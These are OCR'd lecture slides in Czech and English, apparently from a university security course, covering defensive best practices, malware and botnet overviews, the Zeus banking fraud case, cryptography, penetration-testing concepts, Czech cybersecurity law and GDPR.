2016 Marin, Singelee, et al.

On the (in)security of the latest generation implantable cardiac defibrillators and how to secure them

- Countermeasures:
  - Jamming the wireless channel.
  - Adding a 'shutdown' command (dev goes to sleep mode directly)
  - Key agreement protocol (master key in HW; might be a risk(!) if revealed). Authors propose semi-offline protocol (devs must be ensured to operate even in offline environment)
  - Diferentiate between device programmers and base stations

Secure systems

- Automated theorem proving (matematické důkazy)
- Jednoduché mikrokernely
- Modulární mikrokernely (chyba ovlivní pouze příslušný modul, Hurd)
- Kryptografie
- Kryptografické procesory
- Silné metody autentizace (systémů)
- Chain of trust
- Mandatory access controll (odstranění uživatele ukončí všechny jeho procesy)
- Capability and Acces Control List

Secure systems

- Nepoužívat aplikace se známými chybami (0-day attack, worms)
- Zálohování
- Antivirový software
- Firewall
- Systém ověřování identity (hesla, čipové karty, biometrie, . . .)
- Šifrování (PKI)
- IDS (pasívní n. reaktivní)
  - network, user-, app-, host-, app. protocol-based, IPS, Artificial immune system
- Informovanost uživatelů o social engineering

Always back up!

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Best practices for bussiness, ISTR Symantec 2014

1. Employ defense-in-depth strategies
2. Monitor for network incursion attempts, vulnerabilities, and brand abuse
3. Antivirus on endpoints is not enough
4. Secure your websites against MITM attacks and malware infection
5. Protect your private keys
6. Use encryption to protect sensitive data
7. Ensure all devices allowed on company networks have adequate security protections

Best practices for bussiness, ISTR Symantec 2014

8. Implement a removable media policy
9. Be aggressive in your updating and patching
10. Enforce an effective password policy
11. Ensure regular backups are available
12. Restrict email attachments
13. Ensure that you have infection and incident response procedures in place
14. Educate users on basic security protocols

Best practices for consumers, ISTR Symantec 2014

1. Protect yourself
2. Update regularly
3. Be wary of scareware tactics
4. Use an effective password policy
5. Think before you click
6. Guard your personal data

Top ten for for bussiness, Ken Hess, 2013

1. Encrypt your data
2. Use digital certificates
3. Implement DLP[21] and auditing
4. Implement a removable media policy
5. Secure websites against MITM and malware infections
6. Use a spam filter on email servers
7. Use a comprehensive endpoint security solution
8. Network-based security hardware and software
9. Maintain security patches
10. Educate your users

http://www.zdnet.com/10-security-best-practice-guidelines-for-businesses-7000012088/

[21] Data Loss Prevention

Secure your systems!

Obrázek: Zdroj:
http://i.iinfo.cz/images/263/maximum-securitz-entrance-1-prev.jpg

Top ten for for consumers, Ken Hess, 2013

1. Always use antivirus software on your personal devices
2. Always use a device firewall
3. Keep your operating systems and software up to date
4. Never download pirated or cracked software
5. Don´t click on popup windows that tell you that your computer is infected with a virus
6. Be careful with email attachments
7. Don´t use public wi-fi hotspots without using a VPN (secure) connection
8. Use passwords on everything and be sure that they´re strong passwords
9. Beware of what kind of information you share on social media sites
10. Review your online accounts and credit report

http://www.zdnet.com/10-security-best-practice-guidelines-for-consumers-7000012171/

Be informed!

"You should check your e-mails more often. I fired you over three weeks ago."

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/


Secure systems

Information leakage detection and protection

- Data Loss Prevention
- Information Leak Prevention
- Content Monitoring and Filtering
- Extrusion Prevention System


Attack tree

Analýza útoku



Obrázek: Attack tree

Hacked PC


HACKED PC
Web Server
Phishing Site
Malware Download Site
Warez/Piracy Server
Child Pornography Server
Spam Site
Bot Activity
Spam Zombie
DDoS Extortion Zombie
Click Fraud Zombie
Anonymization Proxy
CAPTCHA Solving Zombie
E-Mail Attacks
Webmail Spam
Stranded Abroad Advance Scams
Harvesting E-mail Contacts
Harvesting Associated Accounts
Access to Corporate E-mail
Account Credentials
eBay/Paypal Fake Auctions
Online Gaming Credentials
Web Site FTP Credentials
Skype/VoIP Credentials
Client Side Encryption Certificates
Virtual Goods
Online Gaming Characters
Online Gaming Goods/Currency
PC Game License Keys
Operating System License Key
Financial Credentials
Bank Account Data
Credit Card Data
Stock Trading Account
Mutual Fund/401k Account

Adware use [Cisco 2017 Annual Cybersec Report]

- Inject advertising, which may lead to further infections or exposure to exploit kits
- Change browser and operating system settings to weaken security
- Break antivirus or other security products
- Gain full control of the host, so they can install other malicious software
- Track users by location, identity, services used, and sites commonly visited
- Exfiltrate information such as personal data, credentials, and infrastructure information (for example, a company's internal sales pages)

Kentucky Fraud

Případ konkrétního útoku Zeus

- Hlavní pokladník státu Kentucky (US) měl malware Zeus na svém počítači 06/2009
- Podvodníci tak získali přístup k bankovnímu účtu.
- Otestovali jeho platnost a přes Careerbuilder.com emailem našli muly, 25 žen ve věku 35 let.
- Ty vybraly 9700$ a 8700$ poslali na Ukrajinu přes Western Union.
- Celkem se ztratilo 415K $ za týden.

Patrick Zandl - Jak se bránit novým metodám okrádání na Internetu (PPT 292 kB)
http://i.iinfo.cz/urs-att/7_Zandl_Patrick-126633200493019.pps

Obrázek: Kentucky Fraud

Kentucky Fraud

2015 RECOGNIZED BOT ATTACKS

FAMILY	DAMAGE	PERCENT
SALITY	Steals sensitive information	18.6%
CONFICKER	Disables system security services, gains attacker remote access	18.6%
ZEROACCESS	Allows remote operations and malware download	6.7%
CUTWAIL	Spreads spam	5.1%
GAMARUE	Opens a backdoor for attacks	3.0%
ZEUS	Steals banking credentials	2.7%
LDPINCH	Steals sensitive information	2.1%
DELF	Steals authentication credentials	1.1%
RAMNIT	Steals banking credentials	1.0%
GRAFTOR	Downloads malicious files	0.9%

Obrázek: Zeus, Checkpoint Security Report 2016

Kryptografie


- Symetrická šifra: DES, AES, Blowfish, RC4, 3DES
- Asymetrická šifra: DH, RSA, ElGamal, EC
- Šifrovací klíč

Kryptografie

- Symetrická šifra: DES, AES, Blowfish, RC4, 3DES
- Asymetrická šifra: DH, RSA, ElGamal, EC
- Šifrovací klíč

- Nutno zvážit sílu a délku klíče
- Nutno zvážit možnost prolomení (MD5, SHA1)

MD5 collision



https://shells.aachen.ccc.de/~spq/md5.gif

MD5 collision

How it works...

The trick is to generate it one digit at a time. You generate collision blocks after each frame so that you can swap out the digits when you know the hash without altering the hash.

1. Generate a gif for each possible digit in the first column
2. Append collision blocks to each gif to make a 16 way collision
3. Repeat for each digit
4. Hash the final product
5. Replace each digit with the correct digit

NX bit

- NX bit: HW záležitost, Lze i SW – overhead
- Windows – od WXP SP2 (DEP – Data execution prevention)
- Také ASLR, Code signing
- Většinou neúčinné proti ROP[22]

[22] Return Oriented Programming

Testy průniku


- Simulace útoku
- Pozor na právní aspekty
- Black box, white box, gray box testing

Testy průniku

- Simulace útoku
- Pozor na právní aspekty
- Black box, white box, gray box testing

- Bezpečnostní audity
  - problém: auditor může získat přístup k citlivým informacím
  - etické hledisko: může taková firma zaměstnat bývalého hackera?

Computer Security Career



ZKB

- 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- výhoda: ±dle ISO27000 (ISO27k)[23]

[23] http://en.wikipedia.org/wiki/ISO/IEC_27000-series

[24] Další info: http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/

ZKB

- 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- výhoda: ±dle ISO27000 (ISO27k)[23]
- kritická informační infrastruktura, významný informační systém, významná síť el. komunikací

[23] http://en.wikipedia.org/wiki/ISO/IEC_27000-series

[24] Další info: http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/

ZKB

- 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- výhoda: ±dle ISO27000 (ISO27k)[23]
- kritická informační infrastruktura, významný informační systém, významná síť el. komunikací
- v přípravě prováděcí vyhláška: stanovuje významné IS

[23] http://en.wikipedia.org/wiki/ISO/IEC_27000-series

[24] Další info: http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/


ZKB

- 181/2014 Sb., účinnost od 1. 1. 2015, přechodné období
- výhoda: ±dle ISO27000 (ISO27k)[23]
- kritická informační infrastruktura, významný informační systém, významná síť el. komunikací
- v přípravě prováděcí vyhláška: stanovuje významné IS
- CERT/CSIRT (Computer Emergency Response Team/Computer Security Incident Response Team), NBÚ[24]

[23] http://en.wikipedia.org/wiki/ISO/IEC_27000-series

[24] Další info: http://www.root.cz/clanky/cert-csirt-tymy-a-jejich-role/

Be methodic



Obrázek: ISO27k: Be methodic

GDPR

- General Data Protection Regulation (EU 2016/679)
- (similar to UK Data Protectiono Act 1998 (DPA))

The regulation was adopted on 27 April 2016. It enters into application 25 May 2018 after a two-year transition period and, unlike a directive, it does not require any enabling legislation to be passed by national governments.

GDPR

- *Controller*: How an dwhy personal data is processed
- *Processor*: Acts on controller's behalf
- *Personal data*: Anything that might (even indirectly lead to identifying a person, i.e.: Cookies, IP addresses
- Applies to both automated and manually filled personal data.
- Personal data that are pseudonymized (e.g. key-coded) *can fall* within the scope
- *Accountability*
- *Breach notification*: To supervisory auth. within 72 hrs
- *Data portability*
- *Data Protection Officer*
- Citizens now have the right to question and fight decisions


GDPR

Individual's rights

- The right to be informed
- The right of access
- The right to rectification
- The right to erasure
- The right to restrict processing
- The right to data portability
- The right to object

Bezpečnost

Není stav systému, je to proces:
Vyvíjejí se nejen obrany, ale i hrozby...



Obrázek: Access Control

Always be prepared

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Dotazy

Informace pro předmět 33LI


- Info o zkoušce: Témata z této přednášky se objeví ve zk. testu.

Děkuji za pozornost...


Checkpoint security report 2013

Our research shows that 75 % of hosts in organizations were not using the latest software versions (e.g. Acrobat Reader, Flash Player, Internet Explorer, Java Runtime Environment, etc). This means that these hosts were exposed to a wide range of vulnerabilities that could have been exploited by hackers. Our research also shows that 44 % of hosts in organizations were not running the latest Microsoft Windows Service Packs. Service packs usually include security updates for the operating system. Not running the latest versions increases security risk.
`http://www.checkpoint.com/campaigns/security-report/`

Checkpoint security report 2013



Checkpoint security report 2013



Checkpoint security report 2013